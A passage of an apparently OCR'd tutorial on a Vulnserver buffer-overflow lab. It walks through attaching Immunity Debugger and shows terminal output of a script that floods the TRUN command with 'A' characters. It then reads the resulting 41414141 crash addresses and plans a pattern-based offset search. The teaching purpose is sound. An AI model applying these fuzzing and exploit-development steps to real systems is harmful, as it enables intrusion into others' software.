


After the program is installed, our application can be opened as shown below:




- At the bottom left: The current state of the software
- Among the registry values on the top right of the screen:
- EIP: Extended Instruction Pointer, the next command to be processed by the software.
- ESP: Extended Stack Pointer, top of the memory
- EBP: Extended Base Pointer, bottom of the memory
- The screen on the top left shows what is happening in the Assembly language.


7. We add Vulnserver to Immunity Debugger. For this, we click on the File and Attach tabs in order and select "vulnserver.exe" in the screen that appears as shown below and click "Attach".



After clicking the "Attach" button, we will encounter a screen like the one below.



8. We run Immunity Debugger by clicking the play button on the top left.




As seen in the image, it says "Running" on the bottom right. The program has started running.


9. We send 2000 "A" characters from Kali to the target machine again and examine the error it gives.

```
Dosya Düzenle Görünüm Ara Uçbirim Yardım
root@okan:~# ./istismar
Length of attack: 1000
Welcome to Vulnerable Server! Enter HELP for help.

Sending attack length  1000  to TRUN .
TRUN COMPLETE

GOODBYE

root@okan:~# ./istismar
Length of attack: 2000
Welcome to Vulnerable Server! Enter HELP for help.

Sending attack length  2000  to TRUN .
Traceback (most recent call last):
  File "./istismar", line 14, in <module>
    print s.recv(1024)
socket.error: [Errno 104] Connection reset by peer
root@okan:~# ./istismar
Length of attack: 2000
Welcome to Vulnerable Server! Enter HELP for help.

Sending attack length  2000  to TRUN .
```

After sending the packets, let's look at the error given on the Immunity Debugger screen.




We see the warning "Access violation when writing to [41414141]". The "A" character strings we sent were interpreted as an address where data needed to be written, and an error occurred while writing to this address. Let's quickly look at the ASCII code equivalent of the hex value "41414141" mentioned in the "Access violation when writing to [41414141]" warning.




When we looked at it, we got 'AAAA'.

10. This time, we send 3000 "A" characters from Kali to the target machine and examine the error it gives.




After sending the packets, let's look at the error given on the Immunity Debugger screen.




We see the error "Access violation when executing [41414141]" in the bottom left of our Immunity Debugger screen. This error means that some of the characters we sent were interpreted as a command to be executed rather than as a location where data would be written. We had just looked at the ASCII code equivalent of the hex value "41414141" mentioned in "Access violation when writing to [41414141]", and it gave us the result 'AAAA'.


11. Now, we will develop a new code that will create a unique table for us. The benefit of this table will be to find out where the error occurred in the next exploit we develop.




We run the program and wait in the background.




12. Now, using this table, we will develop a new exploit and launch an attack with it, and examine the error it gives.



